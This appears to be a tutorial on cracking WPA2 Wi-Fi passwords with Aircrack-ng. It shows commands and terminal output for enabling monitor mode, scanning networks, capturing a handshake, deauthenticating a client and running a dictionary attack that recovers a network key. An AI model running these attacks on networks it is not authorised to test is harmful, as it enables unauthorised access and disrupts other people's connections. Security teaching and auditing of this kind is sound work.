
Aircrack-ng- Wifi Cracking

Wi-Fi cracking involves exploiting vulnerabilities in wireless networks to gain unauthorized access. This process typically targets the encryption protocols used to secure Wi-Fi connections, such as WEP, WPA, and WPA2. Tools like Aircrack-ng are employed to capture data packets transmitted over the network and perform attacks to decipher the network's password. Common methods include brute-force attacks, where numerous password combinations are tried, and dictionary attacks, which use precompiled lists of potential passwords. Additionally, attackers may use techniques like deauthentication attacks to force legitimate users off the network, making it easier to capture the handshake data required for cracking. While Wi-Fi cracking is often associated with malicious activities, it is also a crucial practice for network administrators and security professionals to test and strengthen network security, ensuring robust protection against unauthorized access and potential breaches.

Aircrack-ng is a comprehensive suite of tools designed for network security testing, particularly focused on Wi-Fi networks. It is widely used for auditing wireless networks by network administrators and security professionals to identify vulnerabilities and ensure the security of Wi-Fi connections. The suite includes tools for monitoring, attacking, testing, and cracking Wi-Fi security. For example, it can capture data packets in real-time, perform deauthentication attacks, and test Wi-Fi network security by attempting to crack WEP and WPA-PSK keys using brute-force or dictionary attacks. By leveraging these capabilities, Aircrack-ng helps in assessing the strength of network encryption, ensuring compliance with security protocols, and ultimately enhancing the overall security posture of wireless networks.


Examples: -

1. Firstly, run the ifconfig command to check for the interface.




```
┌──([redacted])-[~]
└─$ sudo su
[sudo] password for [redacted]
┌──(root[redacted])-[/home/[redacted]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [redacted]  netmask 255.255.255.0  broadcast [redacted]
        inet6 fdb2:2c26:f4e4:0:14a5:881d:5b43:f17d  prefixlen 64  scopeid 0x0<global>
        inet6 fdb2:2c26:f4e4:0:21c:42ff:fe9e:9447  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::21c:42ff:fe9e:9447  prefixlen 64  scopeid 0x20<link>
        ether 00:1c:42:9e:94:47  txqueuelen 1000  (Ethernet)
        RX packets 71  bytes 48188 (47.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 7264 (7.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 104  bytes 7920 (7.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 104  bytes 7920 (7.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Now run iwconfig to check for the mode of interface. It should be in Managed mode.




```
┌──(root[redacted])-[/home/[redacted]]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"[redacted]>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

3. Now use check kill command to stop the running process and use the command start wlan0 to run the interface.




```
┌──(roo[redacted])-[/home[redacted]]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   1397 wpa_supplicant

┌──(root[redacted])-[/home[redacted]]
└─# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R
DB WLAN Adapter
                (monitor mode enabled)
```

4. Now run airodump-ng wlan0mon command to have information of channel to monitor, the BSSID to filter, and the output file prefix for the captured data.




```
 CH 10 ][ Elapsed: 1 min ][ 2023-03-29 13:52

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 [redacted]         -61        4        1    0   4  720   WPA2 CCMP   PSK  [redacted]
 [redacted]         -71       16        8    0   5  195   WPA2 CCMP   PSK  [redacted]
 [redacted]         -74        3        0    0   4  720   WPA2 CCMP   PSK  [redacted]
 [redacted]          -1        0        9    0   4   -1   WPA              [redacted]
 [redacted]         -55        0        1    0   1  720   WPA2 CCMP   PSK  [redacted]
 [redacted]         -58       15       58    0   7  195   WPA2 CCMP   PSK  [redacted]
 [redacted]         -72        3        1    0   1  360   WPA2 CCMP   PSK  [redacted]
 [redacted]         -70       15        0    0  11  130   WPA2 CCMP   PSK  [redacted]
 [redacted]         -80        2        0    0   1  720   WPA2 CCMP   PSK  [redacted]
 [redacted]         -75        0        5    0   1  195   WPA2 CCMP   PSK  [redacted]
 [redacted]         -74       35        4    0   6  720   WPA2 CCMP   PSK  [redacted]
 [redacted]         -79       11        0    0  11  720   WPA2 CCMP   PSK  [redacted]
 [redacted]         -56       62        1    0   6  260   WPA2 CCMP   PSK  [redacted]
 [redacted]         -60       13        0    0   4  130   WPA2 CCMP   PSK  [redacted]
 54:AF:97:0E:D3:05  -29      136        0    0   3  270   WPA2 CCMP   PSK  The_LAN_Before_Time
 [redacted]         -54       20        5    0   1  195   WPA2 CCMP   PSK  [redacted]
 [redacted]         -20      180       19    0   2  360   WPA3 CCMP   SAE  [redacted]
 [redacted]         -74       27        0    0   1  720   WPA2 CCMP   PSK  [redacted]
```

5. Use the following command to get information of a particular bissd.




```
CH  3 ][ Elapsed: 2 mins ][ 2023-03-29 14:04 ][ WPA handshake: 54:AF:97:0E:D3:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

54:AF:97:0E:D3:05  -26  30      988      248    0   3  270   WPA2 CCMP   PSK  The_LAN_Before_Time

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

54:AF:97:0E:D3:05  B2:46[redacted]    -33    0 -24e     0        9
54:AF:97:0E:D3:05  3E:D4[redacted]    -28   24e-24e   112     1536  EAPOL
```

6. We can use the following command to store output in a file.




```
┌──(ro[redacted]-[/home[redacted]]
└─# airgraph-ng -i output-01.csv -o output.png -g CAPR
Getting OUI file from http://standards-oui.ieee.org/oui.txt to /usr/share/airgraph-ng/
Completed Successfully

**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, output-01.csv and writing to, output.png
Depending on your system this can take a bit. Please standby......
```

7. Use the –deauth command to deauthenticate.



```
┌──(root@[redacted])-[/home[redacted]]
└─# aireplay-ng --deauth 100 -a 54:AF:97:0E:D3:05 -c 3E:D4[redacted] wlan0
14:12:01  Waiting for beacon frame (BSSID: 54:AF:97:0E:D3:05) on channel 3
14:12:02  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 4|63 ACKs]
14:12:02  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 3|64 ACKs]
14:12:03  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|64 ACKs]
14:12:04  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 2|63 ACKs]
14:12:04  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|63 ACKs]
14:12:05  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|64 ACKs]
14:12:05  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 1|64 ACKs]
14:12:06  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|63 ACKs]
14:12:07  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|63 ACKs]
14:12:07  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|64 ACKs]
14:12:08  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 3|64 ACKs]
14:12:08  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|64 ACKs]
14:12:09  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|64 ACKs]
14:12:09  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|64 ACKs]
14:12:10  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|64 ACKs]
14:12:11  Sending 64 directed DeAuth (code 7). STMAC: [3E:D4[redacted]] [ 0|63 ACKs]
```

8. At last, use sudo aircrack-ng -w dictionary.txt -b AA:BB:CC:DD:EE:FF output-01.cap to display the output.



```
                            Aircrack-ng 1.7

      [00:00:00] 400/477 keys tested (3716.26 k/s)

      Time left: 0 seconds                                      83.86%

                           KEY FOUND! [ w0rkplac3rul3s ]


      Master Key     : 5F 42 1F 20 79 0D 95 BC C3 D8 2E B3 AA DD 39 53
                       6F BE 45 5B B4 F9 DE BF EA 15 D2 99 A3 D0 ED AD

      Transient Key  : C4 F2 59 3B E5 7E FE C4 FD CD 3A 02 E5 46 16 34
                       9A EA 82 0D B4 94 ED E2 18 CE 9C 7F 64 D1 84 F5
                       81 D0 C4 79 03 1F 94 40 39 01 D3 3D 2D A9 DB 1C
                       DF D8 D1 F1 3A 28 34 D3 2A 59 0D C4 95 98 51 45

      EAPOL HMAC     : 2E 06 C7 FB CE 15 C8 6C 0A 53 78 35 EE 77 10 0D
```